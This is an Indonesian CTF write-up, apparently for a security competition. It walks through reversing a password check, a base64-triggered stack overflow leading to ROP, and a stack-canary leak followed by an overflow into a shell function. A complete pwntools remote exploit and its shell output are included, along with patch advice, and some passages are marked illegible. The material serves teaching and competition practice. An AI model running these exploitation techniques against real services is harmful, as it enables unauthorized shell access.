Kita harus mengetahui nilai matriks n dan mm yang terdapat pada segment .data terlebih dahulu untuk melakukan *reverse engineering*. Hal ini dapat kita lakukan dengan menggunakan *debugger* seperti yang ada pada IDA atau GDB. Setelah nilai n dan mm diketahui, kita dapat merangkai algoritma untuk membalik semua operasi yang dilakukan. Berikut adalah kode Python untuk melakukan *crack* terhadap *password* yang ada.

```
mm = [[3, 9, 12, 100],  
      [94, 38, 29, 88],  
      [18, 42, 13, 24],  
      [8, 12, 87, 123]];  
  
n = [[77, 114, 42, 294],  
     [118, 116, 193, 305],  
     [107, 227, 181, 161],  
     [190, 109, 201, 163]];  
  
def bit_reverse(a1, a2):  
    b = [0]*8  
    i = 0  
    while (a1 > 0):  
        b[i] = a1 % 2  
        i += 1  
        a1 /= 2  
    for i in range(0, a2):  
        tmp = b[0]  
        for j in range(0, 7):  
            b[j] = b[j+1]  
        b[7] = tmp  
    res = 0  
    j = 0  
    for i in range(7, -1, -1):  
        if (b[i] == 1):  
            res += (1 << j)  
        j += 1  
    return res  
  
m = [[0]*4 for i in range(4)]  
for i in range(0, 4):  
    for j in range(0, 4):  
        n[i][j] -= mm[i][j]
```


Karena pada saat kompetisi peserta hanya diberikan *binary file*, maka solusi *patch* yang diharapkan adalah dengan mengubah *password* dengan mengganti nilai dari matriks n maupun mm pada segmen *.data* dengan menggunakan program semacam hexedit.

Surveillance API

Jeopardy Point: 90 | Attack Point: 2

Terdapat sebuah layanan jaringan yang menerima *request* dengan format tertentu. Berikut adalah pengecekan tipe dan keamanan dari *binary* yang diberikan.

```
> file api
api: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for
GNU/Linux 2.6.32, BuildID[sha1]=5bddc1fe481bf04dfa1961481c20df55c7efe8e8, not stripped
> gdb ./api
gdb-peda$ checksec
CANARY : disabled
FORTIFY : disabled
NX      : ENABLED
PIE     : disabled
RELRO   : Partial
```

Binary di-*compile* dengan *statically-linked* dan tidak ada Canary. Sebenarnya hal ini cukup *straightforward* bahwa peserta diharapkan untuk dapat melakukan Buffer Overflow hingga berhasil mengontrol register Instruction Pointer dan melakukan Return Oriented Programming (ROP) untuk memanggil `syscall execve("/bin/sh")` dengan merangkai instruksi-instruksi mesin yang sudah ada pada *binary* (karena *statically-linked*). Hanya saja, peserta harus menganalisis *binary* terlebih untuk menemukan cara agar *overflow* dapat terjadi.

Melalui *disassembly*, dapat terlihat bahwa string masukan dibatasi panjangnya agar tidak melebihi 0x800 (2048). Selanjutnya, string akan diproses dengan fungsi yang bernama `base64_decode`. Walaupun string masukan dibatasi panjangnya, tetapi apabila hasil dari `base64_decode` dimasukkan ke *buffer* yang ukurannya kecil, maka *overflow* dapat terjadi.

```
> python -c 'import base64;print base64.b64encode("a"*10)' | ./api
Req: {'Query Result' : 'Fail'}
> python -c 'import base64;print base64.b64encode("a"*1000)' | ./api
Req: Segmentation fault
```

Terlihat bahwa string Base64 yang panjang akan membuat program mengalami Segmentation Fault. Selanjutnya kita dapat melakukan *fuzzing* secara manual untuk mendapatkan *padding* yang tepat untuk mengontrol Instruction Pointer. Di sini, percobaan dilakukan dengan menggunakan GDB-PEDA (<https://github.com/longld/peda>) untuk mempermudah inspeksi register.

```
> gdb ./api
gdb-peda$ r <<< $(python -c 'import base64;print base64.b64encode("a"*174)')
Starting program:
Req:
Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
RAX: 0x0
RBX: 0x4002c8 (<_init>:      sub      rsp,0x8)
RCX: 0xc000000000000000
```

[illegible]

Terlihat bahwa Base64 dari 'a' yang berjumlah 174 buah akan meng-*overwrite* register RIP menjadi 0x616161616161. Ini berarti kita harus memasukkan Base64 dari 'a' sebanyak 168 buah lalu diikuti dengan *bytes* berupa alamat instruksi mesin untuk melakukan eksploitasi.

[illegible]

Di dalam *server* sudah disediakan kode C dari layanan jaringan. Solusi *patch* yang diharapkan adalah peserta diharuskan untuk mencari *library* Base64 yang dipakai dan kemudian meng-*compile*-nya dengan gcc. Secara *default*, hasil kompilasi gcc sudah ditambahkan Canary. Namun jika ingin lebih yakin, kita dapat menggunakan parameter *-fstack-protector-all* ketika melakukan kompilasi.

String in The Wires

Jeopardy Point: 120 | Attack Point: 3

Terdapat sebuah layanan jaringan yang memiliki beberapa fitur terkait dengan penyimpanan *string*.

```
> nc $IP $PORT
++ STRING IN THE WIRES ++

1 - Add String
2 - Change String
3 - View One String
4 - View All String
5 - Replace Char
6 - Shell
7 - Exit
```

Berikut adalah pengecekan *binary* yang diberikan.

```
> file string_in_the_wires
string_in_the_wires: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=35b07185f2a65cdfd067ce3ba7686450f26f3f37, not stripped
> gdb ./string_in_the_wires
CANARY : ENABLED
FORTIFY : disabled
NX : ENABLED
PIE : disabled
RELRO : Partial
```

Jika kita lihat hasil *disassembly*-nya, fungsi main hanya memanggil fungsi work. Berikut adalah hasil *disassembly* menjadi Pseudo-C yang dilakukan IDA pada fungsi work.

```
__int64 work()
{
    char v1; // [sp+6h] [bp-6AAh]@23
    char v2; // [sp+7h] [bp-6A9h]@23
    unsigned int v3; // [sp+8h] [bp-6A8h]@8
    unsigned int v4; // [sp+Ch] [bp-6A4h]@1
    unsigned int i; // [sp+10h] [bp-6A0h]@18
    int j; // [sp+14h] [bp-69Ch]@23
    FILE *stream; // [sp+18h] [bp-698h]@30
    char v8[1600]; // [sp+20h] [bp-690h]@6
    char ptr; // [sp+660h] [bp-50h]@30
    char s1; // [sp+680h] [bp-30h]@30
    __int64 v11; // [sp+6A8h] [bp-8h]@1
    __int64 savedregs; // [sp+6B0h] [bp+0h]@24

    v11 = *MK_FP(__FS__, 40LL);
    v4 = 0;
    puts("++ STRING IN THE WIRES ++\n");
    while ( 1 )
    {
        puts("1 - Add String");
        puts("2 - Change String");
        puts("3 - View One String");
```

```

puts("4 - View All String");
puts("5 - Replace Char");
puts("6 - Shell");
puts("7 - Exit\n");
cmd = 7;
__isoc99_scanf("%d", &cmd);
if ( cmd == 7 )
    break;
switch ( cmd )
{
    case 1:
        if ( v4 == 25 )
        {
            puts("Storage Full\n");
        }
        else
        {
            printf("Insert String: ", &cmd);
            __isoc99_scanf("%s", &v8[64 * (signed __int64)(signed int)v4]);
            printf("Inserted (String Number = %d)\n\n", v4++);
        }
        break;
    case 2:
        printf("String Number: ", &cmd);
        __isoc99_scanf("%d", &v3);
        if ( (v3 & 0x80000000) == 0 && (signed int)v3 < (signed int)v4 )
        {
            printf("Insert Data: ", &v3);
            __isoc99_scanf("%s", &v8[64 * (signed __int64)(signed int)v3]);
            puts("Changed\n");
        }
        else
        {
            puts("Invalid Range\n");
        }
        break;
    case 3:
        printf("String Number: ", &cmd);
        __isoc99_scanf("%d", &v3);
        if ( (v3 & 0x80000000) == 0 && (signed int)v3 < (signed int)v4 )
            puts(&v8[64 * (signed __int64)(signed int)v3]);
        else
            puts("Invalid Range\n");
        break;
    case 4:
        for ( i = 0; (signed int)i < (signed int)v4; ++i )
            printf("%d:%s\n", i, &v8[64 * (signed __int64)(signed int)i]);
        break;
    case 5:
        printf("String Number: ", &cmd);
        __isoc99_scanf("%d", &v3);
        printf("String: %s\n", &v8[64 * (signed __int64)(signed int)v3]);
        getchar();
        printf("Insert Char: ");
        v1 = getchar();
        getchar();
        printf("Replace to: ");
        v2 = getchar();
        for ( j = 0; j <= 63; ++j )
        {
            if ( *((_BYTE *)&savedregs + 64 * (signed __int64)(signed int)v3 + j -
1680) == v1 )
                *((_BYTE *)&savedregs + 64 * (signed __int64)(signed int)v3 + j - 1680) =
v2;
        }
}

```

```
printf("Result: %s\n\n", &v8[64 * (signed __int64)(signed int)v3]);
break;
default:
if ( cmd != 6 )
{
puts("Invalid Command\n");
return *MK_FP(__FS__, 40LL) ^ v11;
}
stream = fopen("access_code.db", "r");
fread(&ptr, 1uLL, 0x20uLL, stream);
fclose(stream);
printf("Passcode: ", 1LL);
__isoc99_scanf("%s", &s1);
if ( !strcmp(&s1, &ptr) )
sys();
else
puts("Wrong\n");
break;
}
}
return *MK_FP(__FS__, 40LL) ^ v11;
}
```

Selain itu ada juga pemanggilan fungsi `sys` di bagian bawah jika pengecekan Passcode dan isi `access_code.db` sama. Berikut adalah isi fungsi `sys`.

```
int sys()
{
return system("/bin/sh");
}
```

Terlihat bahwa fungsi `sys` akan langsung mengeksekusi `/bin/sh` untuk memulai *interactive shell*. Desain soal awal sebenarnya tidak menyertakan fungsi ini. Namun, jika fungsi `sys` tidak ada maka eksploitasi yang harus dilakukan peserta adalah Return-to-Libc Attack seperti yang biasa dilakukan pada beberapa eksploitasi Kernel. Agar tidak terlalu memakan waktu lama, maka fungsi ini ditambah.

Hal yang bisa kita tarik kesimpulan dari analisis *binary* beserta Pseudo-C di atas adalah:

1. Terdapat proteksi Canary. Kenyataannya, *binary* ini di-*compile* dengan parameter `-fstack-protector-all` yang merupakan *standard* dalam melakukan kompilasi *software* yang dibuat dengan C.
2. Setiap string yang disimpan melalui fitur yang ada di layanan mempunyai ruang 64 *bytes* atau 64 karakter untuk setiap karakter. Dapat terlihat dari potongan kode:

```
__isoc99_scanf("%s", &v8[64 * (signed __int64)(signed int)v4]);
```

3. Dapat terlihat bahwa nilai `v4` selalu ditambah dengan 1 tiap pengisian *string*. Ini berarti maksudnya program menyimpan *string* di suatu *array of string* atau *array* dua dimensi dari *char* (karena 64 akan dikali dengan `v4` seperti pada potongan kode di atas). Batas dari `v4` adalah 25.
4. Selama *string* yang kita masukkan tidak mengandung *null-byte*, *string* dapat tersimpan melebihi batas ruang yang sebenarnya dialokasikan. Namun, jika sampai meng-*overwrite* Canary yang ada, *stack smashing* akan terdeteksi.

5. Terdapat fitur untuk melakukan *replace char*. Pengguna akan memilih indeks dari *string*. Lalu program akan *looping* mulai dari alamat awal *string* sampai 64 *bytes* berikutnya untuk mengganti karakter yang ingin diganti menjadi karakter tujuan.
6. Terdapat fitur untuk memanggil fungsi *sys*. Isi dari berkas *access_code.db* akan dimasukkan ke *ptr*. Alamat *ptr* sendiri adalah tepat setelah alokasi untuk *v8*. Kita dapat menginspeksinya dengan GDB agar lebih pasti.

Tujuan kita adalah berhasil memanggil fungsi *sys* karena fungsi tersebut memberikan kita akses ke *interactive shell*.

Ada beberapa sifat *string* yang diproses pada program yang dihasilkan C yang harus kita perhatikan.

1. Ketika program ingin menyimpan *string*, maka program akan memulai dari alamat awal *string* yang ditentukan, lalu mengisi *byte* per *byte* hingga habis.
2. Ketika program ingin membaca *string*, maka program akan memulai dari alamat awal *string* yang ditentukan, lalu membaca *byte* per *byte* hingga ditemukan *null-byte* (0x00).
3. Walaupun ketika dibaca dan disimpan alamat dari *string* sudah dialokasikan, pada dasarnya memori ini bersifat *contiguous*. Ada Canary di ujung alokasi memori pada suatu fungsi untuk mencegah *overflow*.

Perhatikan beberapa percobaan berikut:

```
> nc $IP $PORT
++ STRING IN THE WIRES ++

1 - Add String
2 - Change String
3 - View One String
4 - View All String
5 - Replace Char
6 - Shell
7 - Exit
1

Insert String: abc
Inserted (String Number = 0)

1 - Add String
2 - Change String
3 - View One String
4 - View All String
5 - Replace Char
6 - Shell
7 - Exit
1

Insert String: def
Inserted (String Number = 1)

1 - Add String
2 - Change String
3 - View One String
4 - View All String
5 - Replace Char
```

[illegible]

```
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
3:bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
1 - Add String
2 - Change String
3 - View One String
4 - View All String
5 - Replace Char
6 - Shell
7 - Exit
```

Terlihat bahwa untuk *string* dengan indeks 2, walaupun yang dimasukkan adalah 64 buah 'a', tetapi yang terdeteksi pada program adalah 64 buah 'a' beserta 64 buah 'b'. Hal ini dikarenakan ketika program ingin membaca *string* dengan indeks 2, *string* dengan indeks 3 ikut terbaca karena tidak ada *null-byte* di antara kedua *string* itu.

Hal yang langsung terpikirkan mungkin adalah melakukan *leak* terhadap isi dari *access_code.db* yang disimpan pada data ptr karena alamat ptr berada setelah *string* dengan indeks 24. Caranya adalah dengan masuk ke menu nomor 6 (Shell) terlebih dahulu agar program mengisi memori pada alamat ptr dengan isi *access_code.db* lalu mencoba untuk me-*leak*-nya dengan mengisi *string* pada indeks 24 hingga menyentuh alamat ptr. Sayangnya, berkas *access_code.db* ini tidak ada di *server* sehingga ketika pengguna ingin menggunakan menu nomor 6, *error* terjadi dan program akan *terminate*.

Cara lain adalah dengan me-*leak* Canary yang ada. Karena Canary mengandung 0x00 di awal, maka kita bisa mengakalinya dengan me-*replace* 0x00 pada Canary dengan sesuatu yang lain dengan memanfaatkan fitur *replace char*. Lokasi dari Canary sendiri dapat kita periksa dengan menggunakan GDB. Setelah mendapatkan Canary yang ada, kita bisa melakukan Buffer Overflow seperti biasa dengan mengikutsertakan Canary yang didapatkan lalu mengontrol register RIP agar program melanjutkan alur ke fungsi *sys* setelah dari fungsi *work*.

Alamat (virtual) fungsi *sys* sendiri adalah 0x400886.

```
> objdump -M intel -d string_in_the_wires | grep "<sys>"
000000000400886 <sys>:
400d4e: e8 33 fb ff ff      call 400886 <sys>
```

Berikut adalah contoh *remote exploit* (menggunakan *pwntools*) yang dapat digunakan.

```
from pwn import *

IP = IP_ANDA
PORT = PORT_ANDA

r = remote(IP, PORT)

r.recvuntil("7 - Exit\n")
r.sendline("5")
r.recvuntil("String Number: ")
r.sendline("26")
r.recvuntil("Insert Char: ")
```

```
r.sendline("\x00")
r.recvuntil("Replace to: ")
r.sendline("A")
r.recvuntil("Result: ")
a = r.recv()

canary = a[9:]
canary = canary[:7]
canary = "\x00" + canary

print "[+] Canary: " + canary.encode('hex')

r.sendline("5")
r.recv()
r.sendline("26")
r.recv()
r.sendline("A")
r.recv()
r.sendline("\x00")
r.recv()

for i in range(0, 24):
    r.sendline("1")
    r.recv()
    r.sendline("a"*15)
    r.recvuntil("7 - Exit\n")

r.sendline("1")

exploit = "a"*136
exploit += canary
exploit += "a"*8
exploit += "\x86\x08\x40\x00\x00\x00\x00\x00" # 0000000000400886 <sys>:

print "[+] Overflow and Jump to 0x400886"

r.sendline(exploit)
r.recvuntil("7 - Exit\n")
r.sendline("7")

print "[+] Shell"
r.interactive()
```

```
> python exploit.py
[+] Opening connection to 10.119.8.55 on port 10011: Done
[+] Canary: 0031c9336035e81b
[+] Overflow and Jump to 0x400886
[+] Shell
[*] Switching to interactive mode
$ uname
Linux
$ echo "test"
test
```

Kode C dari layanan akan berada di *server*. Solusi *patch* yang diharapkan adalah dengan memperbaiki kode C yang ada agar hal-hal di atas tidak dapat terjadi (misalnya, dengan memperbaiki cara pembacaan *string*). Dapat kita lihat bahwa kita jangan selalu bergantung pada *stack protector* yang dihasilkan *compiler*.